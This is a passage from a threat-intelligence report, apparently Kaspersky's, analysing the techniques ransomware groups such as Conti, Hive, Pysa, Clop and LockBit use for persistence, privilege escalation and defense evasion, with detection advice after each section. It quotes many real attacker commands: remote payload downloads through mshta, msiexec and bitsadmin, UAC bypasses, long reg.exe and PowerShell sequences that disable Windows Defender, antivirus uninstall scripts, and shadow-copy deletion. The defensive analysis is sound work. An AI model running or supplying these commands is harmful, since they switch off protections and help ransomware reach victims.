


Fig. 12 – Suspicious Activity: Pysa. Service Creation

The sample used by **Clop (TA505)** was also installed as a service with the name “SecurityCenterIBM”

Usually, creating a Windows service is accompanied with privilege escalation. Windows services are executed with SYSTEM privileges, while creating them requires administrators rights.

Empire PowerShell implants that provided the Windows Service persistence mechanism were detected on the systems of different ransomware victims (**Conti, Pysa, Clop**).

Analysing ransomware actors, we see active usage of the post-exploitation framework CobaltStrike (**Conti, Clop, Hive, RagnarLocker**). CobaltStrike beacons may be installed as a service (“elevate svc-exe”, “jump psexec”, etc). The typical patterns of CobaltStrike services allow us to create a detection rule:

Service\_path: "%COMSPEC% /b /c start /b /min powershell -nop -w hidden -encodedcommand <base64>"

Service\_path: "\\\<ip>\ADMIN\$\xxxxxxxx.exe" - Often, 127.0.0.1 as an IP address can be found in the Cobaltstrike service path, where xxxxxxxx is the randomly named executable of the beacon.

## Conclusion

Using Windows services has many advantages for attackers, it provides malware execution, persistence, defense evasion and privilege escalation, so it is very popular among ransomware actors. To detect malicious services created by an attacker, we recommend watching for symptoms that indicate suspicious activity related to services:

- the service's executable file is in an open writeable directory
- the service's executable is unsigned
- the service itself is created by a user for whom this behaviour is unusual, etc.

**SIGMA: (Available in the full version of the report in Kaspersky TIP)**

**Appendix#1 - Service Installation From Non-System Directory**

**Appendix#1 - Service Image Path Modification via sc.exe**

- Conti
- Pysa
- Clop (TA505)
- Hive
- RagnarLocker
- Lockbit
- BlackByte
- BlackCat

BITS Jobs provide a persistence mechanism in executing payloads. BITS Jobs are stored in a database and have no files on the disk or registry values, and are thus perfectly suitable for defense evasion tactics.

Using BITS Jobs is a less popular technique compared to others. Despite this, as a couple of actors use this method, we decided to include it in the report.

For example, **Conti** uses it for Lateral Movement

Command \_ line: Bitsadmin /transfer debjob /download \\[localuser]\C\$\Windows\[Conti].dll C:\Windows\[conti].dll

According to a GERT investigation, **Hive** actors also spread the ransomware using bitsadmin and then execute it:

Command \_ line: "bitsadmin /transfer xxx \\<xxx>\share\$\xxx.exe %APPDATA%\xxx.exe & %APPDATA%\xxx.exe"

In addition the CobaltStrike framework provides an option to use bitsadmin to deliver a beacon.

## Conclusion

It is difficult to detect malware installed with BITS jobs, but command line arguments may be used in a detection rule:

- /create
- /transfer
- /download

SIGMA: (Available in the full version of the report in Kaspersky TIP)

Appendix#1 - File Download via Bitsadmin

Appendix#1 - Suspicious Jobs via Bitsadmin

# Privilege Escalation

Ransomware actors use multiple techniques to elevate privileges. Exploiting system misconfigurations and service vulnerabilities is a common way used by ransomware actors.

	Conti	Pysa	Clop (TA505)	Hive	Ragnar Locker	Lockbit	BlackByte	BlackCat
Abuse Elevation Control Mechanism: Bypass User Account Control T1548.002	✓	✓	✓			✓	✓	✓
Exploitation for Privilege Escalation T1068	✓		✓	✓	✓		✓	✓
Access Token Manipulation T1134	✓	✓			✓		✓	✓

- Conti
- Pysa
- Clop (TA505)
- Hive
- RagnarLocker
- Lockbit
- BlackByte
- BlackCat

For local privilege escalation, ransomware actors use Cobalt Strike (“uac-token-duplication”), PowerShell Empire (“Invoke-BypassUAC.ps1”) frameworks (**Conti**, **BlackByte**, **Pysa**, **Clop**). Some actors use a number of known techniques to bypass UAC.

**Lockbit** allocates two undocumented COM objects, CMSTPLUA and ColorDataProxy, with elevated privileges. Then **Lockbit** registers itself as a custom display calibrator using those new objects and activates itself. This operation results in a new instance of the **Lockbit** ransomware with administrator permissions. This method is also used by **BlackCat**.

```
Command _ line: "$windir\$system32\DllHost.exe /  
Processid:{3E5FC7F9-9A51-4367-9063-A120244FBEC7}"  
Command _ line: "$windir\$system32\DllHost.exe /  
Processid:{D2E7041B-2927-42fb-8E9F-7CE93B6DC937}"
```

{3E5FC7F9-9A51-4367-9063-A120244FBEC7} - CLSID of CMSTPLUA  
COM Object

{D2E7041B-2927-42fb-8E9F-7CE93B6DC937} - CLSID of  
ColorDataProxy COM Object

**BlackByte** modifies the following registry key to elevate privileges:

```
Command _ line: "reg add HKLM\SOFTWARE\Microsoft\  
Windows\CurrentVersion\Policies\System /v  
LocalAccountTokenFilterPolicy /t REG _ DWORD /d 1 /f"
```

## Conclusion

There are many approaches to bypass UAC. Updating Windows systems and fixing UAC bypasses will help to mitigate such attacks. It would also be helpful to restrict access rights for users. Rights of local administrators can be handled with the LAPS solution. We provide SIGMA rules referring to the examples above in the Appendix.

**SIGMA:**

[\*\*Appendix#1 - UAC Bypass via COM Object\*\*](#)

[\*\*Appendix#1 - Disabling UAC via Regist\*\*](#)



- Conti
- Pysa
- Clop (TA505)
- Hive
- RagnarLocker
- Lockbit
- BlackByte
- BlackCat

Adversaries may get high-level privileges immediately by exploiting public facing web servers for initial access. That's how **BlackByte** and **Hive** gain access, using high-privilege exploit vulnerabilities in Microsoft Exchange Server: CVE-2021-34473, CVE-2021-34523, CVE-2021-31207.

Other Exchange vulnerabilities have been widely exploited in ransomware campaigns: CVE-2021-26855, CVE-2021-27065.

**Conti** exploited Log4j, PrintNightmare or Zerologon vulnerabilities to escalate privileges.

CVE-2017-0213: Windows COM Elevation of Privilege Vulnerability was exploited by **RagnarLocker** to elevate privileges.

**Clop** exploited CVE-2021-27102 in Accellion FTA, which resulted in system command execution via a local web service call.

**BlackCat** uses CVE-2016-0099, a Secondary Logon Service exploit via CreateProcessWithLogonW() WinAPI.

## Conclusion

Ransomware actors exploit common vulnerabilities to gain higher privileges. Often when a new zero-day vulnerability is discovered, attackers begin to actively exploit it. Organisations should have a vulnerability management process to explore, remediate, and mitigate them on time. Many vulnerabilities (like PrintNightmare CVE-2021-34527) allow code execution, so it is worth looking out for Windows shell spawning from atypical or critical Windows processes.

**SIGMA: (Available in the full version of the report in Kaspersky TIP)**

**Appendix#1 - Created Windows Shell from Critical Windows Process**

- Conti
- Pysa
- Clop (TA505)
- Hive
- RagnarLocker
- Lockbit
- BlackByte
- BlackCat

Ransomware actors manipulate access tokens to gain higher privileges. Ransomware Trojans try to obtain SeDebugPrivilege using the AdjustTokenPrivilege() WinAPI or abuse the SeImpersonatePrivilege to escalate to SYSTEM. This technique is used by **Pysa**, **RagnarLocker**, **BlackByte**, **BlackCat**, **Conti** as they adjust access token privileges via WinAPI function AdjustTokenPrivileges():

<span style="color: red;">⚠️</span> High	660 The process <b>\$selfpath\\${selfname}.exe</b> has obtained the privilege <b>SeDebugPrivilege</b> (MITRE: T1134 Access Token Manipulation).
<span style="color: red;">⚠️</span> High	660 The process <b>\$selfpath\\${selfname}.exe</b> has obtained the privilege <b>SeImpersonatePrivilege</b> (MITRE: T1134 Access Token Manipulation).

Fig. 13 – Suspicious activity: Access Token Manipulation

Also the Cobalt Strike framework performs SYSTEM token impersonation via named pipes (“getsystem”).

In addition, the usage of “**Invoke-TokenManipulation**” from Powersploit and “**Get-System**” from PowerShell Empire was observed.

## Conclusion

Ransomware actors actively use access token manipulation techniques. One of the protective measures is restricting users to the least privileges they need. If actors use CobaltStrike or PowerShell to manipulate tokens, detection rules focusing on the command line patterns and suspicious unusual processes initiating a connection to a pipe can be created.

**SIGMA: (Available in the full version of the report in Kaspersky TIP)**

**Appendix#1 - Get-System Detection (Empire, CobaltStrike, Metasploit Meterpreter)**

# Defense Evasion

Ransomware operators use various techniques in an attempt to bypass standard security measures, increase their impact, and hide their activities. They often disable security products and try to hide malware execution by renaming malware, abusing trusted processes and obfuscating malicious files. Besides this, ransomware actors take care that their malware does not fall into the hands of cybersecurity analysts; and therefore the sample deletes itself after the attack.

	Conti	Pysa	Clop (TA505)	Hive	Ragnar Locker	Lockbit	BlackByte	BlackCat
Signed Binary Proxy Execution T1218	✓	✓	✓	✓	✓	✓	✓	✓
Process Injection T1055	✓			✓		✓	✓	✓
Impair Defenses: Disable or Modify System Firewall T1562.004	✓	✓	✓				✓	
Impair Defenses: Disable or Modify Tools T1562.001	✓	✓		✓			✓	✓
Masquerading T1036	✓	✓	✓	✓	✓	✓		✓
Indicator Removal on Host: File Deletion T1070.004		✓	✓	✓		✓	✓	
Indicator Removal on Host: Clear Windows Event Logs T1070.001	✓		✓	✓		✓	✓	✓
Deobfuscate/Decode Files or Information T1140	✓	✓	✓	✓	✓	✓	✓	

## Signed Binary Proxy Execution T1218 - 8/8

- Conti
- Pysa
- Clop (TA505)
- Hive
- RagnarLocker
- Lockbit
- BlackByte
- BlackCat

Ransomware groups use standard Windows utilities (such as rundll32.exe, regsvr32.exe, mshta.exe, msieexec.exe, etc.) to avoid application restrictions and bypass AV detection, while downloading/executing payloads from the remote attacker servers. This technique is easy to automate. It allows attackers to avoid downloading malware all at once and effectively break up the process of installing the malware “kit” into stages, reducing the probability of detection.

As part of its intrusion campaign **Pysa** leverages mshta.exe to execute code from the C&C server with the following command: “mshta hxxp://<ip>:<port>/<resource>”.

**Clop (TA505)** uses FLAWEDAMMY RAT as a part of its arsenal. This RAT uses the msieexec.exe utility to download and install next stage payload.




Fig. 14 – Suspicious activity: Clop. Download via msieexec.exe

```

Image _ path: $windir\$\system32\msiexec.exe
Command _ line: $windir\$\system32\msiexec.exe /q /i
hxxp://<ip>/<resource>

```

In order to avoid detection and bypass AV while downloading and executing malicious payloads **Conti** also uses Microsoft-signed files: mshta.exe and regsvr32.exe:



Fig. 15 – Suspicious activities: Conti sample

Description	
<b>Suspicious Parent Process of Regsvr32.exe (MITRE: T1218.001 Signed Binary Proxy Execution: Regsvr32)</b>	
Cmd_line	">\$windir\$\system32\regsvr32.exe" c:\users\public\compareForFor.jpg
Image_path	\$windir\$\system32\regsvr32.exe
Parent_image_path	\$windir\$\system32\mshta.exe
Parent_pid	2292
Pid	3136
<b>MITRE:</b>	
T1218.010 Signed Binary Proxy Execution: Regsvr32 (TA0005)	

Fig. 16 – Suspicious activity: Conti. regsvr32.exe

Description	
<b>Shell Creation by Mshta.exe (MITRE: T1218.005 Signed Binary Proxy Execution: Mshta)</b>	
Cmd_line	">\$windir\$\system32\regsvr32.exe" c:\users\public\compareForFor.jpg
Image_path	\$windir\$\system32\regsvr32.exe
Parent_image_path	\$windir\$\system32\mshta.exe
Parent_pid	3260
Pid	2436
<b>MITRE:</b>	
Signed Binary Proxy Execution: Mshta (TA0005)	

Fig. 17 – Suspicious activity: Conti. mshta.exe

Description	
<b>Network Connection from Mshta.exe (MITRE: T1218.005 Signed Binary Proxy Execution: Mshta)</b>	
Dst	185.85.13.100:80
Image_path	mshta.exe
Pid	3260
MITRE:	
Signed Binary Proxy Execution: Mshta (TA0005)	

Fig. 18 – Suspicious activity: Conti. mshta.exe

Description	
<b>Executing HTA file from Public Directory (Mitre T1218.005 Signed Binary Proxy Execution: Mshta)</b>	
Cmd_line	"\$windir\\$\system32\mshta.exe" "C:\users\public\compareForFor.htm" {1E460BD7-F1C3-4B2E-88BF-4E770A288AF5} {1E460BD7-F1C3-4B2E-88BF-4E770A288AF5}
Image_path	\$windir\\$\system32\mshta.exe
Parent_image_path	\$windir\\$\system32\cmd.exe
Parent_pid	1680
Pid	3260
MITRE:	
Signed Binary Proxy Execution: Mshta (TA0005)	

Fig. 19 – Suspicious activity: Conti. mshta.exe

```
Image _ path: $windir\$\system32\mshta.exe
Command _ line: $windir\$\system32\mshta.exe 'C:\Users\Public\compareForFor.jpg' {1E460BD7-F1C3-4B2E-88BF-4E770A288AF5} {1E460BD7-F1C3-4B2E-88BF-4E770A288AF5}
Parent _ image _ path: $windir\$\system32\cmd.exe
```

```
Image _ path: $windir\$\system32\regsvr32.exe
Command _ line: $windir\$\system32\regsvr32.exe C:\Users\Public\compareForFor.jpg
Parent _ image _ path: $windir\$\system32\mshta.exe
```

**SIGMA: (Available in the full version of the report in Kaspersky TIP)**

**Appendix#1 - Shell Creation by Mshta.exe**

**Appendix#1 - External HTA File Execution**

**Appendix#1 - Executing HTA file from Public Directory**

**Appendix#1 - Shell Creation by Regsvr32.exe**

**Appendix#1 - External DLL Execution via Regsvr32.exe**

**Appendix#1 - Shell Creation by Rundll32.exe**

**Appendix#1 - External DLL Execution via Rundll32**

**Appendix#1 - Suspicious Rundll32.exe Arguments**

## Conclusion

This technique mostly refers to the automated part of the infection. Tracking suspicious behaviour of the signed binaries, combined with paying attention to unexpected activities of system processes, should help identify an attack more quickly.

We highlight the following patterns, which should usually be marked as suspicious:

1. Signed binary executes something from an external source
2. Signed binary executes something from a public directory (i.e. a directory that anybody can write to)
3. Signed binary spawns a shell
4. Signed binary executes a file with unknown or atypical extension
5. Signed binary executed with suspicious arguments

## Process Injection T1055 - 5/8

- Conti
- Pysa
- Clop (TA505)
- Hive
- RagnarLocker
- Lockbit
- BlackByte
- BlackCat

Attackers inject code into other processes in order to evade security alerts. Process injection is running (malicious) code within the address space of another process. Often adversaries target trusted system processes.

**Conti, LockBit, BlackByte** ransomware use the process hollowing technique to inject code into a system process to avoid security alerts (C:\windows\system32, C:\Windows\). In this technique the ransomware creates a process in suspended mode then hollows out its memory and replaces it with malicious code.

An interesting example of process hollowing is performed by **Blackbyte**. The ransomware injects code into regedit.exe. It is remarkable that the process starts with the atypical command:

```
Command _ line: "$windir\regedit.exe -single  
1df11bc19aa52b623bdf15380e3fded56d8eb6fb7b53a224077  
9864b1a6474ad"
```

The screenshot shows a debugger interface with two panes. The left pane displays three suspicious activities:

- Obtaining Privilege via AdjustToken... (warning icon)  
ImagePath: \$selfpath\\${\$selfname}.exe  
privilegeName: SeDebugPrivilege
- Obtaining Privilege via AdjustToken... (warning icon)  
ImagePath: \$selfpath\\${\$selfname}.exe  
privilegeName: SeImpersonatePrivilege
- Process Hollowing (MITRE: T1055.012 Process Injection: Process Hollowing)  
ImagePath: \$selfpath\\${\$selfname}.exe  
targetImagePath: \$windir\regedit.exe

The right pane is titled "Description" and contains the following details:

Image_path	\$selfpath\\${\$selfname}.exe
Pid	1500
Target_image_path	\$windir\regedit.exe
Target_pid	280

Fig. 20 – Suspicious activity: Blackbyte. Process Hollowing

Process injection gives the adversary the opportunity to hide the malware from the eyes of the defenders behind system events. Often, in order to reduce the load on SIEM, security engineers filter the events performed by system processes, considering them legitimate.

Process injection is one of the documented capabilities of CobaltStrike. CobaltStrike provides operators with various methods to inject code into other processes (process hollowing, shellcode injection, on-disk DLL injection, etc). Often CobaltStrike injects code into werfault.exe, and all further activity is performed by werfault.exe.

## Conclusion

This technique is widely used by ransomware to hide its activity and bypass security controls. Adversaries prefer to inject themselves into Windows system processes. All malicious activity will be performed by a legitimate process and may be ignored by security products. To detect such a technique, monitor the **CreateRemoteThread** Event in Sysmon Logging, focus on critical Windows processes targeted for injection, for example as we mentioned above: "regedit.exe", "werfault.exe" and other processes. Most process injection methods are challenging to detect in SIEM logs. Windows API calls, writing to process memory should be monitored. The popular method of injecting malicious code is DLL injection via API LoadLibrary that can be detected based on Sysmon logs. To increase the probability of process injection being detected, consider using an EDR solution.

**SIGMA: (Available in the full version of the report in Kaspersky TIP)**

**Appendix#1 - Remote Thread Creation to Critical Process**

**Appendix#1 - DLL Injection via LoadLibrary API**



## Impair Defences: Disable or Modify System Firewall T1562.004 - 4/8

- Conti
- Pysa
- Clop (TA505)
- Hive
- RagnarLocker
- Lockbit
- BlackByte
- BlackCat

We saw that **Conti**, **Pysa**, **Blackbyte**, and **Clop** modified the System Firewall in order to bypass network security restrictions. The most common way to add, delete, or change existing rules is to use netsh.exe or PowerShell.

**Conti** makes Remote Desktop available via netsh:

```
Command _ line: netsh advfirewall firewall set rule group="Remote Desktop" new enable=yes
```

**Blackbyte** enables 'File and Print Sharing' and 'Network Discovery':

```
Command _ line: netsh advfirewall firewall set rule File and Printer Sharing new enable=Yes  
Command _ line: netsh advfirewall firewall set rule Network Discovery new enable=Yes
```

According to a Kaspersky GERT investigation, **Pysa** uses PowerShell to enable 'Remote Desktop': **Enable-NetFirewallRule -DisplayGroup "Remote Desktop"**

**Clop** adds a program-based exception to the Microsoft Windows Firewall via netsh.exe:

```
Command _ line: netsh firewall add allowedprogram "$user$\temp\svchost23.exe" "svchost23.exe" ENABLE  
Command _ line: netsh firewall add allowedprogram "$user$\temp\cheats.exe" "cheats.exe" ENABLE  
Command _ line: netsh firewall add allowedprogram "$user$\temp\IXP000.TMP\crypt.exe" "crypt.exe" ENABLE
```

# Conclusion

Ransomware operators act predictably: if they need access to RDP or they require certain ports to be open (139, 445), they would rather add a firewall rule than try to bypass restrictions in subtle ways. Detection could be based on specific utilities and cmdlets (netsh, NetFirewallRule).

**SIGMA: (Available in the full version of the report in Kaspersky TIP)**

**Appendix#1 - Disabling Windows Firewall via Netsh.exe**

**Appendix#1 - Firewall Configuration Modification via Netsh.exe**

## Impair Defenses: Disable or Modify Tools T1562.001 - 5/8

- Conti
- Pysa
- Clop (TA505)
- Hive
- RagnarLocker
- Lockbit
- BlackByte
- BlackCat

---

Ransomware disables security features to ensure that sample execution and file encryption will not be blocked.

**BlackByte** uses the taskkill utility to stop the Racine tool (ransomware vaccine) developed by Florian Roth. If Racine detects that any process is using **vssadmin delete** or **vssadmin resize shadowstorage**, it will automatically terminate it, thereby preventing the encryptor from working. Therefore **BlackByte** first stops this utility and then removes the shadow copies:

```
Command _ line: taskkill.exe /F /IM Racine.exe
Command _ line: taskkill.exe /F /IM RacineSettings.exe
Command _ line: $windir\$system32\schtasks.exe /DELETE /
TN "Racine Rules Updater" /F
Command _ line: Get-WmiObject Win32 _ Shadowcopy |
ForEach-Object {$ _ .Delete();}
```

## **Conti uses PowerShell to disable Windows Defender features:**

```
Command _ line: powershell New-ItemProperty -Path HKLM:\Software\Policies\Microsoft\Windows Defender -Name DisableAntiSpyware -Value 1 -PropertyType DWORD -Force  
Command _ line: powershell Set-MpPreference -DisableRealTimeMonitoring $true  
Command _ line: powershell Uninstall-WindowsFeature -Name Windows-Defender
```

**According to Kaspersky GERT investigations, Hive uses numerous utilities to disable security features on the target hosts.**

## **Hive launches reg.exe to deal with Microsoft Defender features:**

```
Command _ line: reg.exe add "HKLM\System\CurrentControlSet\Services\SecurityHealthService" /v "Start" /t REG_DWORD /d "4" /f  
Command _ line: reg.exe delete "HKLM\Software\Policies\Microsoft\Windows Defender" /f  
Command _ line: reg.exe add "HKLM\Software\Policies\Microsoft\Windows Defender" /v "DisableAntiSpyware" /t REG_DWORD /d "1" /f  
Command _ line: reg.exe add "HKLM\Software\Policies\Microsoft\Windows Defender" /v "DisableAntiVirus" /t REG_DWORD /d "1" /f  
Command _ line: reg.exe add "HKLM\Software\Policies\Microsoft\Windows Defender\MpEngine" /v "MpEnablePus" /t REG_DWORD /d "0" /f  
Command _ line: reg.exe add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection" /v "DisableBehaviorMonitoring" /t REG_DWORD /d "1" /f  
Command _ line: reg.exe add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection" /v "DisableIOAVProtection" /t REG_DWORD /d "1" /f  
Command _ line: reg.exe add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection" /v "DisableOnAccessProtection" /t REG_DWORD /d "1" /f  
Command _ line: reg.exe add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection" /v "DisableRealtimeMonitoring" /t REG_DWORD /d "1" /f  
Command _ line: reg.exe add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection" /v "DisableScanOnRealtimeEnable" /t REG_DWORD /d "1" /f  
Command _ line: reg.exe add "HKLM\Software\Policies\Microsoft\Windows Defender\Reporting" /v "DisableEnhancedNotifications" /t REG_DWORD /d "1" /f  
Command _ line: reg.exe add "HKLM\Software\Policies\Microsoft\Windows Defender\SpyNet" /v "DisableBlockAtFirstSeen" /t REG_DWORD /d "1" /f  
Command _ line: reg.exe add "HKLM\Software\Policies\Microsoft\Windows Defender\SpyNet" /v "SpynetReporting" /t REG_DWORD /d "0" /f
```

```

Command _ line: reg.exe add "HKLM\Software\Policies\Microsoft\Windows Defender\SpyNet" /v "SubmitSamplesConsent" /t REG_DWORD /d "0" /f
Command _ line: reg add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection" /v "DisableRoutinelyTakingAction" /t REG_DWORD /d "1" /f
Command _ line: reg.exe add "HKLM\System\CurrentControlSet\Services\WdBoot" /v "Start" /t REG_DWORD /d "4" /f
Command _ line: reg.exe add "HKLM\System\CurrentControlSet\Services\WdFilter" /v "Start" /t REG_DWORD /d "4" /f
Command _ line: reg.exe add "HKLM\System\CurrentControlSet\Services\WdNisDrv" /v "Start" /t REG_DWORD /d "4" /f
Command _ line: reg.exe add "HKLM\System\CurrentControlSet\Services\WdNisSvc" /v "Start" /t REG_DWORD /d "4" /f
Command _ line: reg.exe add "HKLM\System\CurrentControlSet\Services\WinDefend" /v "Start" /t REG_DWORD /d "4" /f
Command _ line: reg.exe add "HKLM\System\CurrentControlSet\Services\SecurityHealthService" /v "Start" /t REG_DWORD /d "4" /f
Command _ line: reg.exe add "HKLM\System\CurrentControlSet\Control\WMI\Autologger\DefenderApiLogger" /v "Start" /t REG_DWORD /d "0" /f
Command _ line: reg.exe delete "HKLM\Software\Microsoft\Windows\CurrentVersion\Explorer\StartupApproved\Run" /v "Windows Defender" /f
Command _ line: reg.exe delete "HKCU\Software\Microsoft\Windows\CurrentVersion\Run" /v "Windows Defender" /f
Command _ line: reg.exe delete "HKLM\Software\Microsoft\Windows\CurrentVersion\Run" /v "WindowsDefender" /f
Command _ line: reg.exe delete "HKCR*\shell\ContextMenuHandlers\EPP" /f
Command _ line: reg.exe delete "HKCR\Directory\shell\ContextMenuHandlers\EPP" /f
Command _ line: reg.exe delete "HKCR\Drive\shell\ContextMenuHandlers\EPP" /f

```

**Some Pysa samples also disable Windows Defender and features the same way via reg.exe or PowerShell. The PowerShell script used by Pysa contains commands to disable/uninstall antivirus solutions (Windows Defender; Malwarebytes Anti-Malware; Microsoft Security Essentials):**

```
$Exp = "cmd.exe /c 'C:\Program Files\Malwarebytes\Anti-Malware\unins001.exe' /silent /noreboot";
Invoke-Expression $Exp;
& 'C:\Program Files\Malwarebytes\Anti-Malware\unins000.exe' /silent /noreboot
& "C:\Program Files\Microsoft Security Client\Setup.exe" /x /s
```

Fig. 21 – Pysa PowerShell script

```
Image _ path: $windir\$system32\WindowsPowerShell\v1.0\powershell.exe
Command _ line: Set-MpPreference -DisableRealtimeMonitoring $true;
Command _ line: Add-MpPreference -ExclusionExtension ".exe"
Command _ line: dism /online /Disable-Feature /
FeatureName:Windows-Defender /Remove /NoRestart /quiet
```

Additionally we observed **Hive** used PowerShell to disable Microsoft Defender:

```
Image _ path: $windir\$system32\WindowsPowerShell\v1.0\powershell.exe
Command _ line: powershell Set-MpPreference -DisableIOAVProtection $true
Command _ line: powershell Set-MpPreference -DisableRealtimeMonitoring $true
```

**Hive** also restores the installed signature definitions to the original default set of signatures via direct use of MpCmdRun.exe:

```
Command _ line: cmd.exe /c "$programfiles\Windows Defender\MpCmdRun.exe" -RemoveDefinitions -All
```

We found that some **Hive** samples disable default Windows Defender scheduled tasks using schtasks.exe:

```
Command _ line: schtasks.exe /Change /TN "Microsoft\Windows\Windows Defender\Windows Defender Cleanup" /Disable
Image _ path: $windir\$system32\schtasks.exe
Parent _ image _ path: $selfpath\$selfname.exe
```

```
Command _ line: schtasks.exe /Change /TN "Microsoft\Windows\Windows Defender\Windows Defender Cache Maintenance" /Disable
Image _ path: $windir\$system32\schtasks.exe
Parent _ image _ path: $selfpath\$selfname.exe
```

**SIGMA: (Available in the full version of the report in Kaspersky TIP)**

**Appendix#1 - Disabling Windows Defender via Registry**

**Appendix#1 - Disabling or Modification Windows Defender via Powershell**

**Appendix#1 - Windows Defender Exclusions Modification via Registry**

## Conclusion

Modern security measures are able to detect and prevent the execution of most ransomware families. For this reason, adversaries attempt to disable these security features on the victims' hosts. The termination of any of the security programs can easily be detected. Under normal circumstances, the disabling utilities should be regarded as a highly suspicious activity.

## Masquerading T1036 - 7/8

- Conti
- Pysa
- Clop (TA505)
- Hive
- RagnarLocker
- Lockbit
- BlackByte
- BlackCat

Most ransomware samples try to hide their activity when it is possible. They use various techniques to achieve this, including trying to pretend to be standard Operating System programs (svchost.exe, explorer.exe, etc) or legitimate software (Chrome, Oracle, etc).

A **BlackCat** sample dropped an executable with the name of cmd.exe: “\$user\appdata\[random]\cmd.exe”

**Pysa** used Chachi RAT that created a Windows service and gives it the following description:

The screenshot shows a debugger interface with two main sections. On the left, there is a timeline or list of events with arrows indicating flow. The events include:

- Process creation: cmdLine: \$windir\$\system32\dllhost..., imagePath: \$windir\$\system32\dllhos...
- Process creation: cmdLine: \$windir\$\system32\dllhost..., imagePath: \$windir\$\system32\dllhos...
- Giving the service a description... (highlighted with a yellow warning icon): imagePath: \$windir\$\system32\servic..., registryKey: \REGISTRY\MACHINE\SY...
- Process creation: cmdLine: \$selfpath\$\selfname.exe, imagePath: \$selfpath\$\selfname.exe

On the right, a detailed view of the service creation is shown in a table format under the heading "Description".

Description	
Giving the service a description that appears legitimate (MITRE: T1036.004 Masquerading: Masquerade Task or Service)	
Image_path	\$windir\$\system32\services.exe
Pid	680
Reg_value	The resource monitoring management subsystem ensures the stability of the system from unexpected failures.
Registry_key	\REGISTRY\MACHINE\SYSTEM\ControlSet001\Services\WindowsManagementSystem
Registry_value_name	Description
MITRE: T1036.004 Masquerading: Masquerade Task or Service (TA0005)	

Fig. 22 – Suspicious activity: Pysa. Service creation

**Pysa** also creates a batch file with the name appearing to update something:

```
Image _ path: $windir\$\system32\cmd.exe  
Command _ line: cmd /c """$user\$\temp\update.bat" "
```

We found that **Pysa** dropped a file serving as a backdoor in C:\ProgramData\Microsoft\Windows\Templates\svchost.exe

To evade detection the **RagnarLocker** group created a VirtualBox VM with a custom image so the ransomware running inside the virtual machine encrypts the host files while being ignored by anti-malware.

The backdoor installed by **RagnarLocker** also tries to hide an autorun entry by naming it like a system file:

```
Command _ line: REG ADD "HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce" /V "Virtual Printer Driver" /t REG_SZ /F /D """$user\$\appdata\Macromedia\Temporary\WinPrint.exe"""
```

According to Kaspersky GERT analysis, **Hive** creates a service named to look similar to the normal Windows binary "explorer.exe":

```
Command _ line: $windir\$\system32\cmd.exe /k C:\Windows\inf\usbhub\explorer.exe -f C:\Windows\inf\usbhub\config.log
```

The binary "explorer.exe" was identified as the anonymity tool TOR.

**Clop** tries to distract attention from Autorun/Startup entries:

```
Image _ path: $user\$\appdata\Microsoft\Windows\Start Menu\Programs\Startup\Java update.exe  
Image _ path: $user\$\temp\svchos23.exe  
Image _ path: $user\$\temp\svchost.exe
```

**Clop** also renames the file \$user\\$\temp\cheats.exe to C:\svchost.exe

## Conclusion

Ransomware tries to look similar to normal system binaries, services, scheduled tasks, etc. So, for detection it is necessary to focus on the anomalies that occur when ransomware uses masquerading techniques:

- launching a system utility from an atypical directory
- creating a file with the name of a system file in an open folder
- atypical utilities launch flags

### SIGMA:

**Appendix#1 - Executing File Named as System Process in Unusual Directory**

**Appendix#1 - Anomaly in the Windows Critical Process Tree**

**Appendix#1 - Created Windows Shell from Critical Windows Process**

